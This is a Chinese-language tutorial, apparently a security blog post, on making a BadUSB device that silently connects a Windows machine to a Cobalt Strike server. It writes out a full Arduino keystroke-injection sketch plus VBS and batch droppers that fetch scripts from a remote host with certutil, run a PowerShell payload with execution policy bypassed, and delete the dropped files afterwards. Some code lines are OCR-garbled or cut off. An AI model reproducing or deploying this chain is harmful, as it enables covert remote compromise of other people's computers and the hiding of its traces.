# BasUSB 实现后台静默执行上线 CobaltStrike



#0x01 缘由

继上次 K 师傅的投稿: BadUSB 简单免杀一秒上线 CobaltStrike

大概执行步骤: WIN+R >> CMD 打开 POWERSHELL >> POWERSHELL 远程执行 CobaltStrike 生成的 PS1 文件 >> 主机上线

文中关于 CMD 打开 POWERSHELL 这个步骤有了新思路,因为主机上线过后考虑到 CMD 窗口会一直停留在任务栏,于是和 K 师傅探讨,最终实现了以 VBS 文件形式远程下载并执行 CobaltStrike 生成的 PS1 文件,来达到后台静默执行的目的。

#0x02 执行效果

# #0x03 BadUSB 制作

# POWERSHELL.ino (arduino 烧录文件)

```
#include <Keyboard.h>
void setup() {
 // putpower shell your setup code here, to run once
 Keyboard.begin();//开始键盘通讯
delay(1000);//延时
Keyboard.press(KEY LEFT GUI);//win键
delay(200);
Keyboard.press('r');//r键
delay(200);
Keyboard.release(KEY LEFT GUI);
Keyboard.release('r');
Keyboard.press(KEY CAPS LOCK);//利用开大写输小写绕过输入法
Keyboard.release(KEY CAPS LOCK);
delay(300);
Keyboard.println("cmd /q /c mode con:COLS=15 LINES=1 && certutil -urlcache -split -
f http://0.0.0.0:8888/run.vbs d:\\run.vbs && timeout /t 1 && start /B d:\\run.vbs" ); //无回显
//Keyboard.println("cmd /T:01 /K \"@echo off && mode con:COLS=15 LINES=1\""); //有回显
Keyboard.press(KEY RETURN);
Keyboard.release(KEY_RETURN);
Keyboard.press(KEY RETURN);
Keyboard.release(KEY RETURN);
Keyboard.press(KEY_CAPS_LOCK);
Keyboard.release(KEY_CAPS_LOCK);
Keyboard.end();//结束键盘通讯
void loop() {
 // put your main code here, to run repeatedly:
```

## 解释:

● WIN+R 打开运行窗口,通过打开 CMD 下载 RUN.VBS,落地到 D 盘根目录后 CMD 关闭,并静默执行 RUN.VBS

```
HACK
1 #include <Keyboard.h>
 2 void setup() {
 3 // putpower shell your setup code here, to run once
 4 Keyboard.begin();//开始键盘通讯
 5 delay(1000);//延时
 6 Keyboard.press(KEY LEFT GUI);//win键
 7 delay(200);
 8 Keyboard.press('r');//r键
9 delay(200);
10 Keyboard.release(KEY_LEFT_GUI);
11 Keyboard.release('r');
12 Keyboard.press(REY_CAPS_LOCK);//利用开大写输小写绕过输入法
13 Keyboard.release (KEY CAPS LOCK);
15 Keyboard.println("cmd /q /c start /min certutil -urlcache -split -f http://
                                                                                        /run.vbs d:\\run.vbs && mode con:COLS=15
16 //Keyboard.println("cmd /T:01 /K \"@echo off && mode con:COLS=15 LINES=1\""); //有回亞
17 Keyboard.press(KEY_RETURN);
18 Keyboard.release(KEY RETURN);
19 Keyboard.press(KEY_RETURN);
20 Keyboard.release(KEY RETURN);
21 Keyboard.press(KEY CAPS LOCK);
22 Keyboard.release (KEY CAPS LOCK);
23 Keyboard.end();//结束键盘通讯
24 }
25
26 void loop() {
27 // put your main code here, to run repeatedly:
28
29 }
                                                                                                            MearSec
```

# #0x04 落地文件

#### **RUN.VBS**

```
set ws=WScript.CreateObject("WScript.Shell")
ws.Run "cmd /c certutil -urlcache -split -f http://0.0.0.0:8888/POWERSHELL.BAT d:\\POWERSHELL.BAT &&
```

```
start /B d:\\POWERSHELL.BAT",0
```

## 解释:

- 通过 certutil 命令远程下载 POWERSHELL.BAT, 落地到 D 盘根目录
- 静默执行 POWERSHELL.BAT

#### **POWERSHELL.BAT**

```
@echo off

certutil -urlcache -split -f http://0.0.0.0:8888/POWERSHELL.PS1 d:\\POWERSHELL.PS1

TIMEOUT /T 1

start /B powershell.exe -executionpolicy bypass -file d:\\POWERSHELL.PS1

del D:\R*.VBS /f /s /q

TIMEOUT /T 1

del D:\P*.PS1 /f /s /q

del D:\P*.BAT /f /s /q

exit
```

## 解释:

- 通过 certutil 命令下载 POWERSHELL.PS1, 落地到 D 盘根目录
- 考虑网络问题,下载 POWERSHELL.PS1 需要时间(测试的时候出现了执行速度太快,导致没下载完就直接执行了下一步),所以延时一秒
- 通过 powershell 后台静默执行 POWERSHELL.PS1, 至此 CS 上线

- 上线后立即删除 R 开头 VBS 文件
- 延时一秒 (测试出现 powershell 执行速度太慢,没上线)
- 依次删除 P 开头 PS1 文件、P 开头 BAT 文件

POWERSHELL.BAT	2020/7/9 13:20	Windows 批处理	1 KB
POWERSHELL.PS1	2020/7/8 4:19	Windows Power	13 KB
